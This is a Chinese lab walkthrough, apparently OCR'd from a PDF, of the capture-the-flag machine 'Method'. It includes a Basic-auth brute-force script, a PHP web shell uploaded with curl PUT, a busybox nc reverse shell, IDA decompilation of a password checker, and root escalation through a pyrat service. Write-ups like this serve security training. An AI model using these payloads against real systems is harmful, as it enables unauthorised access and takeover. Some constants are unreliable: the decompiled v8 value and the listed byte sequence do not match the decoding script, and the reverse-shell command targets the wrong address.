
1. 端口发现

常规22，80端口。

2. web信息获取

1. 登录入口爆破，拿到用户密码admin:princess101




通过burpsuite确定报文组成，借助AI写段程序爆破程序，用户名密码需base64处理：

PYTHON

```python
import requests
import base64

def main():
    url = "http://172.20.10.3/"
    headers = {
        "Host": "172.20.10.3",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0)
Gecko/20100101 Firefox/141.0",
        "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate, br",
        "Connection": "keep-alive",
        "Cookie": "sZpf_2132_saltkey=lm8lsKSK;
sZpf_2132_lastvisit=1755681913;
sZpf_2132_ulastactivity=2831e9klBHRXWmYAP8FsY1as29ye3dV6n6IVkvEyN3jvOvjgwrFy
; sZpf_2132_nofavfid=1; sZpf_2132_widthauto=1; sZpf_2132_smile=1D1;
sZpf_2132_forum_lastvisit=D_2_1755686541; sZpf_2132_visitedfid=2",
        "Upgrade-Insecure-Requests": "1",
        "Priority": "u=0, i",
    }
    try:
        with open("10000.txt", "r") as f:
            passwords = [line.strip() for line in f]
    except FileNotFoundError:
        print("字典文件10000.txt未找到，请确保文件存在。")
        return

    for password in passwords:
        auth_str = f"admin:{password}"
        auth_b64 = base64.b64encode(auth_str.encode()).decode()
        headers["Authorization"] = f"Basic {auth_b64}"

        try:
            response = requests.get(url, headers=headers, timeout=5)
            if response.status_code != 401:
                print(f"[成功] 密码找到: {password}")
                print(f"状态码: {response.status_code}")
                print(f"响应内容片段: {response.text[:200]}")
                return
        except requests.exceptions.RequestException as e:
```

```
            print(f"[错误] 密码尝试 {password} 时发生请求异常: {e}")
            continue
    print("字典中未找到正确密码。")

if __name__ == "__main__":
    main()
```

2. 登陆后无可用信息，用nikto跑一遍。
   nikto -h http://靶机IP -id admin:princess101
   根据Nikto扫描结果，发现靶机允许PUT方法，上传个shell.php，反弹即可。




```
<?php if(isset($_REQUEST['cmd'])) { $cmd = ($_REQUEST['cmd']); system($cmd);
} ?>
```

SHELL

```
//上传
curl -X PUT -H "Authorization: Basic $(echo -n 'admin:princess101' |
base64)" -H "Content-Type: application/x-php" -d '<?php
if(isset($_REQUEST["cmd"])) { system($_REQUEST["cmd"]); } ?>'
http://172.20.10.3/shell.php

//反弹
curl -u admin:princess101 "http://靶机IP/shell.php?cmd=busybox%20nc%20靶机
IP%201234%20-e%20/bin/bash"
```

3. bamuwe用户

1. 信息获取
   passwd中发现‘bamuwe’用户，在/opt下发现两个相关文件
   -rwxr-xr-x 1 bamuwe bamuwe 16936 Jul 31 07:41 bamuwe
   -rwxr-xr-x 1 root root 4729 Jul 31 07:21 pyrat.py

分析pyrat.py源码，得知需要root用户启动后，jose进入管理员认证模式->输入密码‘this_is_pass’->shell，即可拿到root。
因此猜测需要先攻破bamuwe文件。

2. bamuwe文件分析
   bamuwe执行后也是输入密码，简单爆破了下无果，拿出来用IDA分析下

main:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s2[8]; // [rsp+3h] [rbp-3Dh] BYREF
  int v5; // [rsp+Bh] [rbp-35h]
  __int16 v6; // [rsp+Fh] [rbp-31h]
  char v7; // [rsp+11h] [rbp-2Fh]
  __int64 v8; // [rsp+12h] [rbp-2Eh]
  int v9; // [rsp+1Ah] [rbp-26h]
  __int16 v10; // [rsp+1Eh] [rbp-22h]
  char s[32]; // [rsp+20h] [rbp-20h] BYREF

  v8 = 0x12160315030025054LL;
  v9 = 67830543;
  v10 = 788;
  printf("Enter password: ");
  fgets(s, 32, stdin);
  s[strcspn(s, "\n")] = 0;
  *(_QWORD *)s2 = v8;
  v5 = v9;
  v6 = v10;
  v7 = 0;
  decrypt(s2, 14LL);
  if ( !strcmp(s, s2) )
    puts("ok");
  else
    puts("error");
  memset(s2, 0, 0xFuLL);
  return 0;
}
```

decrypt:

```
__int64 __fastcall decrypt(__int64 a1, int a2)
{
  __int64 result; // rax
  unsigned int i; // [rsp+18h] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i >= a2 )
      break;
    *(_BYTE *)((int)i + a1) ^= 0x66u;
  }
  return result;
}
```

加密数据由三部分组成：v8/v9/v10，
转换为小端序：54 50 02 03 15 03 16 12 4F F4 B1 04 14 03，
随后异或解出密码:26deseptiembre

PYTHON

```python
# 提取 v8 的字节（小端序）
v8 = 0x1216031503025054
v8_bytes = []
for i in range(8):
    v8_bytes.append((v8 >> (i * 8)) & 0xFF)

# 提取 v9 的字节（小端序）
v9 = 67830543
v9_bytes = []
for i in range(4):
    v9_bytes.append((v9 >> (i * 8)) & 0xFF)

# 提取 v10 的字节（小端序）
v10 = 788
v10_bytes = []
for i in range(2):
    v10_bytes.append((v10 >> (i * 8)) & 0xFF)

encrypted_bytes = v8_bytes + v9_bytes + v10_bytes
decrypted_bytes = [b ^ 0x66 for b in encrypted_bytes]
password = ''.join(chr(b) for b in decrypted_bytes)
print(password)
```

4. 提权root

SSH登录bamuwe用户。sudo -l发现正好可以执行/opt/pyrat.py，跟前面分析闭环了。(注意需要先自己起一个pyrat.py服务)

jose进入管理员认证模式->输入密码 ‘this_is_pass’ ->shell

```shell
bamuwe@Method:/opt$ busybox nc 127.0.0.1 8000
jose
Password:
this_is_pass
Welcome Admin!!! Type "shell" to begin
shell
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cat /root/root.txt
flag{root-6de9439834c9147569741d3c9c9fc010}
```